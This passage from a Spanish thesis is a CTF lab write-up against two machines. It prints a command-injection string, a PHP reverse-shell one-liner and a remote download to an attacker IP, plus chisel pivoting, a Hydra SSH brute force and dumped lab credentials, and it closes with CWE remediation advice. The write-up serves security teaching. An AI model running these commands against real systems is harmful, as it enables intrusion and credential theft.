./hta.html (Status: 403) [Size: 275]
./hta.php (Status: 403) [Size: 275]
./htaccess (Status: 403) [Size: 275]
./htaccess.php (Status: 403) [Size: 275]
./htaccess.html (Status: 403) [Size: 275]
./htaccess.txt (Status: 403) [Size: 275]
./htpasswd (Status: 403) [Size: 275]
./htpasswd.html (Status: 403) [Size: 275]
./htpasswd.php (Status: 403) [Size: 275]
./htpasswd.txt (Status: 403) [Size: 275]
/backup.php (Status: 200) [Size: 333]
/index.php (Status: 200) [Size: 179]
/index.php (Status: 200) [Size: 179]
/password.php (Status: 200) [Size: 139]
/server-status (Status: 403) [Size: 275]
Progress: 15866 / 18460 (85.95%)
=====
2023/03/24 19:11:34 Finished
```

Figura 61. Enumeración servidor web con GoBuster

Encontramos tres ficheros llamados **index.php**, **password.php** y **backup.php**.

11. **index.php** - página principal del servidor web (ya consultada anteriormente).




Figura 62. Página principal visualizada con FireFox

12. **password.php** – se trata de un formulario GET que nos solicita un número. Si el número introducido es 1,2,3 o 4 el formulario nos devuelve una frase. Si el valor es 5 o superior no devuelve nada.




Figura 63. Formulario password.php

Y obtenemos:





Figura 64. Resultado obtenido de la ejecución password.php

13. **backup.php** – Nos encontramos ante otro formulario, esta vez implementado mediante el método POST. Nos pregunta si queremos saber quien es con una respuesta posible Y/n. Y nos solicita dos valores que una vez envidado el formulario nos los devuelve sumados.



Quieres saber quien soy?(Y/n): Y

Para saber quien soy, introduce 2 numeros para sumar:


Numero 1: 2

Numero 2: 3

Submit Query

Figura 65. Formulario backup.php

Y el servidor nos retorna:



La suma es: 5

La recompensa es saber quien soy: www-data

Figura 66. Resultado obtenido de la ejecución backup.php

5.3.2. Análisis de vulnerabilidades *jump_uno*

El formulario **password.php** usa el método GET para obtener cierta información según un valor pasado en la URL. Es posible que dicha información la recopile de una base de datos.

Lo primero será probar si el formulario es vulnerable a un ataque mediante **inyección SQL**.

SQL (*Structured Query Language*) es un lenguaje que se usa para interactuar con bases de datos relacionales. Este tipo de ataque consiste en *inyectar* sentencias SQL a través del formulario para obtener acceso no autorizado a la información almacenada en la base de datos (o incluso modificar o eliminar información). Este tipo de ataque se aprovecha fundamentalmente de la **falta de validación de los datos** introducidos por los usuarios.

Como siempre existen numerosas herramientas para generar este tipo de ataques, unas por consola como `sqlmap` y otras gráficas, como `jsQL Injection` (por poner dos ejemplos). También se podría hacer a mano, pero el procedimiento es mucho más lento y laborioso.

Nos vamos a decantar por la herramienta gráfica *jSQL Injection*. Su uso es muy intuitivo: debemos escribir la URL que contiene el formulario candidato a ser vulnerable a una inyección de código SQL y presionar el botón "Iniciar inyección".




Figura 67. JSQL Injection



Podemos ver que el formulario **SI es vulnerable a una inyección de sentencias SQL**. El resultado obtenido ha sido un volcado de la información que contiene el sistema gestor de base de datos.

Si continuamos con el siguiente formulario, **backup.php**, vemos que hay que responder siempre **y** para que después realice la operación suma.

Por norma general, para sumar dos números en un formulario .php se utiliza el operador matemático suma (+). Un ejemplo simple sería el siguiente:

```
<?php
if (isset($_POST['num1']) && isset($_POST['num2'])) {
    $num1 = $_POST['num1'];
    $num2 = $_POST['num2'];
    $resultado = $num1 + $num2;
    echo "El resultado de la suma es: " . $resultado;
}
?>
<form method="post">
    <input type="number" name="num1">
```

```
<input type="number" name="num2">  
<input type="submit" value="Sumar">  
</form>
```

Pero también existe otra opción para realizar un cálculo matemático y es usar una utilidad llamada **bc** que normalmente no viene instalada.

```
(dani@kali)-[~]  
└─$ bc -version  
bc 1.07.1  
Copyright 1991-1994, 1997, 1998, 2000, 2004, 2006, 2008, 2012-2017 Free Software Foundation, Inc.
```

Se trata de una calculadora de línea de comandos en sistemas Unix y Linux. Permite realizar operaciones matemáticas básicas y avanzadas desde la terminal del sistema operativo.

Si se pretende usar en un formulario PHP se necesitar ejecutar mediante el uso de las funciones `exec()` o `shell_exec()`. En este caso será necesario que se validen los datos introducidos por el usuario para evitar una inyección de código malicioso o incluso ejecutar comandos en el servidor que aloja el servidor web.

La sintaxis de uso de `bc`:

```
(dani@kali)-[~]  
└─$ echo "3 + 2" | bc -l  
5
```

Figura 68. Utilidad `bc`

Por lo tanto, para comprobar si se puede inyectar algún tipo de código podemos introducir como primer parámetro la siguiente cadena:

```
;ls /;
```

El símbolo `;` se utiliza en la terminal para separar comandos por lo que con la anterior cadena estamos inyectando el comando `ls /`.




Figura 69. Inyección de código en backup.php

Y el resultado es:




Figura 70. Resultado obtenido de la inyección de código

Hemos conseguido inyectar el comando `ls` y hemos listado el contenido de la raíz del sistema. Con esto se demuestra que el formulario no valida correctamente los datos de entrada y **es vulnerable a inyección de código**.



5.3.3. Explotación *jump_uno*

Con la utilidad JSQL Injection vemos que hay 4 bases de datos: tres son del sistema (mysql) y una base de datos llamada `poc` que contiene tres tablas: `flags`, `frases` y `users`.




Figura 71. Tabla flags

Si examinamos la tabla `flags` encontramos la primera bandera:

```
flag.txt: 003d873449f8e8ff13b72f2061bfbaa4e5a84b82
```



En la tabla `frases` descubrimos las frases que nos devolvía el formulario dependiendo del valor introducido. No tienen gran valor.



Figura 72. Tabla frases

Por último, tenemos una tabla llamada `users` con `user` y `pass`.

		pass	user
1	x1	filem0n:D	Steve
2	x1	highway	mark
3	x1	proof	vanessa
4	x1	rupert	hancock
5	x1	tefeme!.	pablo
6	x1	vAncouver.;	louis

Figura 73. Tabla users

Por ahora estos usuarios no podemos probarlos dado que no aún tenemos acceso a la máquina `jump_one` mediante una consola.

El siguiente objetivo será obtener una `reverse shell` al sistema `jump_one` aprovechándonos de la vulnerabilidad detectada en el formulario `backup.php`.

Sabemos que el sistema tiene PHP por lo que este código nos debería permitir obtener una reverse shell:

```
php -r '$sock=fsockopen("10.0.2.5",1234);exec("/bin/bash -i <&3 >&3 2>&3");'
```

La dirección `10.0.2.5` corresponde a dirección IP de nuestra máquina atacante. En ella deberemos poner `nc` a la escucha, en este caso en el puerto `1234`.





Figura 74. Reverse Shell a `jump_uno`

Y conseguimos tener acceso al sistema.

5.3.4. Reconocimiento *jump_dos*

Desde nuestra máquina no tenemos visibilidad con *jump_dos* pero sabemos que *jump_uno* sí que tiene por lo que la usaremos como máquina puente para acceder a *jump_dos*. Esto se consigue mediante la técnica llamada *pivoting*.



Existen diferentes herramientas que nos permiten hacer *pivoting* a través de la máquina intermedia. Por ejemplo **Socat y Chisel**.

Ambas utilidades se utilizan para redirigir conexiones de red a través de varios protocolos y pueden ser utilizadas para crear túneles de red y conectar así diferentes sistemas.

La principal diferencia entre `socat` y `chisel` es que `socat` es una herramienta de red de propósito general, mientras que `chisel` está específicamente diseñada para la creación de túneles de red.

Por este motivo vamos a usar `chisel`, ya que nosotros no queremos redirigir un puerto en concreto sino queremos realizar un túnel que nos permita ver a la máquina dos como si fuera la uno y así poder enumerarla, realizar conexiones `http`, `ftp`, `ssh`...

Lo primero es comprobar si en la máquina uno está `chisel`. La respuesta es no por lo que deberemos copiarlo.

Aparece el problema que en esta máquina no está instalado ni `curl`, `wget`, `ftp`, `scp`... Pero podemos usar PHP.

En la máquina atacante Kali tenemos instalado `chisel` por lo que podemos copiarlo a la máquina *jump_uno* usando el protocolo `http`.

Mediante el editor `nano` creamos dentro del directorio `/tmp` un fichero llamado `entrega.php` con el siguiente contenido:

```
<?php
copy('http://10.0.2.5:8899/chisel','/tmp/chisel');
?>
```

En el directorio `/bin` lanzamos el servidor web ligero de Python en el puerto 8899 y en la máquina *jump_uno* ejecutamos `entrega.php`.


```

www-data@a7fa6615c148:~$ ll
total 4
-rw-r--r-- 1 www-data www-data 62 Mar 24 23:49 entrega.php
www-data@a7fa6615c148:~$ php entrega.php
www-data@a7fa6615c148:~$ ll
total 8552
-rw-r--r-- 1 www-data www-data 8750072 Mar 24 23:55 chisel
-rw-r--r-- 1 www-data www-data      62 Mar 24 23:49 entrega.php
www-data@a7fa6615c148:~$

(dani@kali)~$ cd /bin
(dani@kali)~/bin$ python -m http.server 8899
Serving HTTP on 0.0.0.0 port 8899 (http://0.0.0.0:8899/) ...
10.0.2.6 - - [25/Mar/2023 00:55:29] "GET /chisel HTTP/1.0" 200 -
  
```

Figura 75. Copia de chisel a jump_uno

Le damos permisos de ejecución y comprobamos que funciona.

```

www-data@a7fa6615c148:~$ chmod +x chisel
www-data@a7fa6615c148:~$ ./chisel

Usage: chisel [command] [--help]

Version: 0.0.0-src (go1.15.7)

Commands:
  server - runs chisel in server mode
  client - runs chisel in client mode

Read more:
  https://github.com/jpillora/chisel

www-data@a7fa6615c148:~$
  
```

Figura 76. Cambio de permisos a chisel

Una vez copiado el ejecutable crearemos una conexión segura *reverse* entre nuestra máquina atacante kali (10.0.2.5) la máquina pasarela jump_uno. Esto se consigue ejecutando en nuestra máquina atacante la utilidad chisel en modo servidor escuchando en el puerto 9001.

A su vez en la máquina `jump_uno` se ejecuta `chisel` en modo cliente para que se conecte a la máquina atacante al puerto 9001 y reenvíe el tráfico de red del puerto 1080 a través de la conexión mediante el protocolo `socks`.

```
www-data@a7fa6615c148:/tmp$ ./chisel client 10.0.2.5:9001 R:1080:socks
2023/03/26 08:33:41 client: Connecting to ws://10.0.2.5:9001
2023/03/26 08:33:41 client: Connected (Latency 3.072167ms)
█

(dani@kali)-[~]
└─$ chisel server --reverse -p 9001
2023/03/26 10:32:35 server: Reverse tunnelling enabled
2023/03/26 10:32:35 server: Fingerprint YObuVUKf/s2mQq6XofkDhSqv8IjRJKaRZPspP4Y1n0k=
2023/03/26 10:32:35 server: Listening on http://0.0.0.0:9001
2023/03/26 10:33:40 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
█
```

Figura 77. Generación del tunel socks

Para poder enviar comandos a `jump_dos` debemos enrutar el tráfico a través del túnel generado. Esto se consigue con la herramienta de red **proxychains**. Únicamente será necesario editar su fichero de configuración `/etc/proxychains.conf` y especificar el proxy de salida `127.0.0.1` y el puerto `1080` mediante `socks5`.

A partir de aquí ya podemos ejecutar comandos dirigidos a la máquina `jump_dos` (por ejemplo, usando **nmap**). No podremos usar `ping` dado que usa el protocolo ICMP y no TCP/UDP con `socks`.

Si intentamos escanear la red destino mediante `nmap` con la opción `-ns` (envía un paquete ICMP echo request `-ping-` a cada host de la red para determinar si está activo) solo obtenemos como resultado que la única máquina activa es `jump_one`

La primera idea sería ejecutar `nmap` para todas las IP de red y así poder detectar si hay algún servicio corriendo.

```
$ proxychains nmap -p- -sT -Pn -n --open -T4 172.18.0.0/24
```

- `-p-`: especifica los puertos que se van a escanear (1-65535).
- `-sT`: indica que se realizará un escaneo de tipo TCP SYN.
- `-Pn`: indica que se deben escanear todos los hosts, independientemente de si responden a ping o no.
- `-n`: indica que no se deben resolver los nombres de host. Esto acelera el escaneo, ya que Nmap no tendrá que hacer ninguna consulta DNS para obtener los nombres de los hosts.
- `--open`: indica que solo se deben mostrar los puertos que están abiertos.


```
(dani@kali) - [~/TFM]
└─$ proxychains nmap -Pn -T5 -sV -n -p2222 172.18.0.2
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 01:04 CET
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.18.0.2:2222 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.18.0.2:2222 ... OK
Nmap scan report for 172.18.0.2
Host is up (0.0022s latency).

PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Figura 79. Nmap para comprobar el servicio 2222

Se trata de un **servidor SSH**.

5.3.5. Análisis de vulnerabilidades *jump_dos*

Probamos acceder con los usuarios y contraseñas que habíamos recuperado de la base de datos de *jump_uno* pero ninguna credencial es válida (o el usuario no está creado en el *jump_dos* o la contraseña ha cambiado).

```
(dani@kali) - [~/TFM]
└─$ proxychains ssh pablo@172.18.0.2 -p2222
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
pablo@172.18.0.2's password:
Permission denied, please try again.
pablo@172.18.0.2's password: █
```

Figura 80. Servidor SSH *jump_dos*

Pass	user
f1lem0n:D	Steve
highway	mark
proof	vanessa
rupert	hancock
tefeme!	pablo
vAncouver.;	louis

Muchos usuarios cuando se les caduca su contraseña lo que suelen hacer para generar una nueva es añadir unos dígitos al final (00, 01, 02...), cambiar alguna letra por otra (i por 1, o por 0...), permutar algún carácter de esta...

También suelen usar nombres de familiares, lugares de nacimiento, ciudades visitadas durante viajes...

Nos vamos a centrar en usar las contraseñas existentes y realizarles cambios para intentar descubrir la nueva contraseña.

Empezaremos con el usuario pablo y su contraseña. El motivo es porque ese usuario ya existía en máquinas anteriores y porque Pablo González es el creador de este CTF.

Existen un gran número de utilidades para crear una lista con posibles contraseñas (se conoce como *wordlist*) en base a un patrón establecido, información aportada...

Como ejemplos tenemos Crunch, Cupp, Kwprocessor, princeprocessor, CeWl, RSMangler...

Durante el TFM se hicieron únicamente dos pruebas con el programa crunch:

- a. Añadir dos dígitos al final de la cadena tefeme => **FAIL**

```
crunch 8 8 -t tefeme@@ -o wordlist.txt
```

- b. Añadir dos símbolos al final de la cadena tefeme => **ÉXITO**

```
crunch 8 8 -t tefeme^^ -o wordlist.txt
```

```
(dani@kali) - [~]
└─$ proxychains hydra -l pablo -P wordlist -u -f ssh://172.18.0.2:2222 -t 4
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-26 12:02:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1089 login tries (1:1/p:1089), ~273 tries per task
[DATA] attacking ssh://172.18.0.2:2222/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 1049 to do in 00:27h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 1005 to do in 00:36h, 4 active
[STATUS] 27.71 tries/min, 194 tries in 00:07h, 895 to do in 00:33h, 4 active
[STATUS] 27.00 tries/min, 324 tries in 00:12h, 765 to do in 00:29h, 4 active
[STATUS] 27.18 tries/min, 462 tries in 00:17h, 627 to do in 00:24h, 4 active
[STATUS] 26.55 tries/min, 584 tries in 00:22h, 505 to do in 00:20h, 4 active
[STATUS] 26.70 tries/min, 721 tries in 00:27h, 368 to do in 00:14h, 4 active
[STATUS] 26.44 tries/min, 846 tries in 00:32h, 243 to do in 00:10h, 4 active
[2222][ssh] host: 172.18.0.2 login: pablo password: tefeme.!
```

```
[STATUS] attack finished for 172.18.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-26 12:38:17

(dani@kali) - [~]
└─$
```

Figura 81. Hydra contra el servidor SSH jump_dos

Para generar una buena lista de contraseñas un ingrediente importante es la intuición (empezar con una *wordlist* pequeña y en caso de que no contenga una contraseña válida generar una nueva con más posibilidades) pero otro muy importante es la suerte.

5.3.5. Explotación *jump_dos*

Con las credenciales válidas abrimos una conexión SSH contra la maquina *jump_dos* (y *proxychains*) y en el mismo directorio `/home/pablo` está la bandera oculta.

```
(dani@kali) - [~/TFM/jump_force]
└─$ proxychains ssh pablo@172.18.0.2 -p2222
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
pablo@172.18.0.2's password:
Linux cda8d48db765 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023-02-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pablo@cda8d48db765:~$ ls -la
total 36
drwxr-xr-x 1 pablo pablo 4096 May 27  2021 .
drwxr-xr-x 1 root  root  4096 May 26  2021 ..
-rw----- 1 pablo pablo   51 Mar 25 22:26 .bash_history
-rw-r--r-- 1 pablo pablo  220 May 26  2021 .bash_logout
-rw-r--r-- 1 pablo pablo 3526 May 26  2021 .bashrc
-rw-r--r-- 1 root  root   41 May 27  2021 .flag.txt
-rw-r--r-- 1 pablo pablo  807 May 26  2021 .profile
pablo@cda8d48db765:~$ cat .flag.txt
4d8c72671245d9d1b8e03a826db9d5eceed28c8c
pablo@cda8d48db765:~$
```

Figura 82. Resultado Hydra

flag.txt: 4d8c72671245d9d1b8e03a826db9d5eceed28c8c



5.3.6. Medidas correctivas

Jump uno

En esta máquina se han detectado dos vulnerabilidades relacionadas con formularios PHP.

CWE 89	
Título	Inyección sentencias SQL.
Severidad	CVSS 8.6 Alta
Descripción	Los ataques SQL Injection se pueden realizar gracias a una mala programación de aplicaciones web, a una política errónea de

	privilegios de la base de datos o a una configuración errónea de servidores back-end
Corrección	<ul style="list-style-type: none"> i. Desinfectar y validar las entradas de datos de usuarios. ii. Usar <i>prepared statements</i> para realizar las operaciones contra la base de datos. iii. Limitar permisos a los usuarios que acceden a la base de datos iv. Usar listas blancas v. Usar procedimientos almacenados

CWE 94	
Título	Inyección de código.
Severidad	Variable de CVSS 6.1 (media) a 9.8 (crítica)
Descripción	Se produce, principalmente, por una mala validación de los datos de entrada de los usuarios. Esto puede generar una alteración en el flujo del programa.
Corrección	<p>Desinfectar y validar las entradas de datos de usuarios.</p> <ul style="list-style-type: none"> i. Usar <code>preg_replace_callback()</code> en vez de <code>preg_replace()</code>. ii. Usar <code>escapeshellarg()</code> o <code>escapeshellcmd()</code> en vez de <code>shell_exec()</code> o similares.

[Jump dos](#)

N/A	
Título	Inyección de código.
